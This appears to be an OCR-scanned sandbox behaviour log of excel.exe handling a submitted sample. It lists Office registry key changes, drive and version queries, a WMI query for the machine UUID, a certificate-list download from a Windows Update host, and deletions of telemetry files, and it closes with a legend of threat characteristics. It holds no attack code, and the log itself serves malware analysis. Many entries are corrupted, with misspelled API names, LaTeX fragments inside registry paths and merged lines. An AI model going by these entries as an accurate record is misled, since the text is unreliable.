Call Filesystem API Al	API Name: FindNextFileW Args: ( c195898, c2c9cc ) Return: 1	2428
Call System API Al	API Name: GetVersionExA Args: ( c34f338 ) Return: 1	2428
Call System API Al	API Name: GetVersionExA Args: ( c34f338 ) Return: 1	2428
Call System API Al	API Name: GetVersionExA Args: ( c34f370 ) Return: 1	2428
Call System API Al	API Name: GetVersionExA Args: ( c34f370 ) Return: 1	2428
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\Themes\1033\NextUpdate Value: None	2428
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None	2428
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\ Value: None	2428
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-AA98-278FC044FB98}\ Value: None	2428
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None	2428

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None	2428
Add Registry Key	$Key: HKEY\_CURRENT\_USER\\ SOFTWARE! Microsoft\\ Office\\ 16.0\\ Common\\ Client Telemetry\\ Rules Metadata\\ excel. exe\\ ETWMonitor\\ (B866D7AE-7C99-4C20-AA98-278FC044FB98)\\ Value: None$	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMoniton\{B866D7AE-7C99-4C20-AA98-278FC044FB98}\dagger\dagge	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\(B866D7AE-7C99-4C20-AA98-278FC044FB98)\Categories Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\) Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\text{\tin\text{\t	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\(02FD33DF-F746-4A10-93A0-2BC6273BC8E4)\Categories Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSCategoriesSeverities	2428
	Value: 70 50,1249 15,1249 10	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSAllCategories Value: 1 0	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingConfigurableSettings Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingLastSyncTime Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingLast\WriteTime Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\XLSTART\*.*, 0, 2490048, 0, 0, 0 ) Return: d78d490	2428
Call Filesystem API	API Name: FindNextFileW Args: ( d78d490, 2490048 ) Return: 1	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ProgramFiles(x86)%\Microsoft Office\Office\Office\Office\16\x\land\text{xlstart\*.*}, 0, 2490048, 0, 0, 0 ) Return: d78d490	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\Startupltems\cn& Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Call System API	API Name: GelDriveTypeW Args: ( C:\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#00000001F500000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000000100000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\\\) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( D\ ) Return: 5	2428
Call System API	API Name: GetDriveTypeW Args: ( \"\7\IDE#CdRomTEAC_CD-ROM2.5+#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\) Return: 5	2428
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2	2428
Call System API	API Name: GelDriveTypeW Args: ( F:\ ) Return: 2	2428
Call System API	API Name: GelDriveTypeW Args: ( E:\ ) Return: 2	2428
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2	2428
Call System API	API Name: GetVersionExA Args: ( 736682d0 ) Return: 1	2428
Call System API	API Name: GetVersionExA Args: ( c21580 ) Return: 1	2428
Call System API	API Name: GetDriveTypeA Args: ( C:\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\at& Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\ Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\\ ) Return: 3	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\1D6862\Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\DocumentRecovery\1D6862\1D6862\Value: None	2428
Call System API	API Name: GetVersionExA Args: ( c21fb0 ) Return: 1	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\DocumentRecovery\1D6862\1D6862\Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\ Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\at& Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C: ) Return: 3	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\DocumentRecovery\ Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\ Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\1D6B9E Value: None	2428
Write Negistry Ney		
Call System API	API Name: GetDriveTypeW Args: ( C:\\ ) Return: 3	2428

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:14: 18Z	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:14:1 8Z	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:17:1	2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00006109E60090400000000000F01FE	2428
Write Registry Key	ClUsage\Product\nonBootFiles\ntl_1033\value: 55860007  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000006109E6009040000000000F01FE	2428
Call Window API	CIUsagelProductNonBootFilesInttl_1033 Value: 55860008	2428
Write Registry Key	API Name: DialogBoxIndirectParamW Args: ( 6d330000, ef288b8, 20228, 6d6b51c6, c2cb9c ) Return: 6  Key: HKEY: CURRENT USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2428
Call System API	API Name: PathFileExistsW Args: ( wwindir%\SysWOW64\propsys.dll ) Return: 1	2428
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office e16\oregres.dll,-412 Value: Easily discover, visualize, and share insights from your data.	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office e16\oregres.dll,-206 Value: Excel 2016	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Offic	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Offic	2428
Call System API	API Name: GetVersionExA Args: ( 76bb10ec ) Return: 1	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2428
Call WMI API	API Name: IWbemLevel1Login::NTLMLogin Args: ( ROOT\CIMV2, en-US,en, 0, 13d0d600, 10f8f540 ) Return: 0	2428
Call WMI API	API Name: IWbemLocator::ConnectServer Args: ( ROOT\CIMV2, NULL, NULL, NULL, 0, NULL, 0, 10f8f540 ) Return: 0	2428
Call WMI API	API Name: IWbemServices::ExecQuery Args: ( WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, 10f8f538 ) Return: 0	2428
Call WMI API	API Name: Win32_ComputerSystemProduct::Get Args: ( UUID, 0, 0DB755B9-0809-41B0-AAC5-A2A76FC75DBE, 0, 0 ) Return: 0	2428
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: e30	2428
Call Service API	API Name: OpenServiceW Args: ( ee89550, NetSetupSvc, 4 ) Return: ee89438	2428
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: e84	2428
Call Service API	API Name: OpenServiceW Args: ( ed8bae8, WinHttpAutoProxySvc, 94 ) Return: ed8b8b8	2428
Call System API	API Name: WinHttpCloseHandle Args: ( edc2bb0 ) Return: 1	2428
Call Network API	API Name: socket Args: (2, 2, 0) Return: ee8	2428
Call Network API	API Name: socket Args: (23, 2, 0) Return: ee8	2428
Call System API Call System API	API Name: DnsQueryEx Args: ( ctldl.windowsupdate.com, 1, 40006000 ) Return: 87  API Name: DnsQueryEx Args: ( ctldl.windowsupdate.com, 1c, 40026000 ) Return: 0	2428
Call Network API	API Name: socket Args: (23, 2, 0) Return: ee8	2428
Call Network API	API Name: socket Args: (2, 1, 6) Return: ee8	2428
Call Network API	API Name: bind Args: ( ee8, 0.0.0.0:49425, 128 ) Return: 0	2428
Call System API	API Name: ConnectEx Args: ( ee8, 72.21.81.240:80, 16, 0, 0, 0, ef08600 ) Return: 0	2428
Call Network API	API Name: send Args: ( ee8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?18eca35fe247abe1 HTTP/1.1\r\nConnection: Keep-Alive\r\n Accept: "\"\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/10.0\r\nHost: ctld I.windowsupdate.com\r\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\	2428
Call System API	API Name: WinHttpCloseHandle Args: (13ce50a0) Return: 1	2428
Call System API	API Name: WinHttpCloseHandle Args: (13ce8b18 ) Return: 1	2428
Call System API	API Name: WinHttpCloseHandle Args: ( ed6/620 ) Return: 1	2428
Call System API	API Name: WinHttpCloseHandle Args: ( ecef270 ) Return: 1	2428
Call Service API	API Name: OpenServiceW Args: ( ed8bae8, CryptSvc, 5 ) Return: ed8b2f0	2428
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2428
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2428
Call System API	API Name: GetVersionExA Args: (1479ef8c) Return: 1	2428
Call System API	API Name: GetVersionExA Args: (1479eec8 ) Return: 1	2428
Call System API	API Name: GetVersionExA Args: (1479f158 ) Return: 1	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%Microsoft\Schemas\MS Excel_restart.xml ) Return: 0	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\1D6B9E\1D6B9E Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\ Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None	2428
Call Filesystem API Write Registry Key	API Name: MoveFileWithProgressW Args: ( %APPDATA%\Microsoft\Excel\475E1000, %APPDATA%\Microsoft\Excel\5.xib, 0, 0, 0 ) Return: 1	2428 2428
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Toolbars\Settings\Microsoft Excel Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Options\MsoTbCust Value: 8	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Options\wsoft\Office\16.0\Excel\Options\wsoft\Office\16.0\Excel\Options\vs\options\	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%Microsoft)Office\OTele\(^*\) (") - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0) Return: 13d	2428
Call Filesystem API	48078  API Name: FindNextFileW Args: ( 13d48078, c2e9f0 ) Return: 1	2428
Can I nosystem AFI		
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{BBBB234A-3845-4056-A782-F3D470BAB91F} (0) - 2496 - excel.exe - OTeleM	2428

Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\\BBBB234A-3845-4056-A782-F3D470BAB91F} (1) - 2496 - excel.exe - OTeleM ediumCost.dat ) Return: 1	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{9323BA46-7012-4BA8-B054-3F9EC558EE1A} (0) - 2584 - excel.exe - OTeleM ediumCost.dat ) Return: 1	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (1) - 2584 - excel.exe - OTeleM ediumCost.dat ) Return: 1	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*} (*) - * - excel.exe - OTele.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48338	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\(BBBB234A-3845-4056-A782-F3D470BAB91F\) (0) - 2496 - excel.exe - OTele.d at ) Return: 1	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\(BBBB234A-3845-4056-A782-F3D470BAB91F\) (1) - 2496 - excel.exe - OTele.d at ) Return: 1	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (0) - 2584 - excel.exe - OTele.d at ) Return: 1	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (1) - 2584 - excel.exe - OTele.d at ) Return: 1	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d 48078	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d 48338	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*} (*) - * - excel.exe - OTele.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48438	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*}\() - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0, 0 ) Return: 13d 48238	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*}(*) - * - excel.exe - OTele.dat, 0, c2e9f0, 0, 0, 0) Return: 13d48378	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %TEMP%\(661ABC42-8195-43B7-8E24-C69084959FE9\) - OProcSessid.dat ) Return: 1	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\Startupltems\dn& Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\Startupltems\ Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None	2428



#### Node Notable Threat Characteristics Anti-security, self-preservation Submitted sample Malformed, defective, or with known malware traits Autostart or other system reconfiguration Process, service, or memory object change Root process Deception, social engineering Rootkit, cloaking Child process File drop, download, sharing, or replication Suspicious network or messaging activity Direct event Hijack, redirection, or data theft ----- Indirect event Created Event actions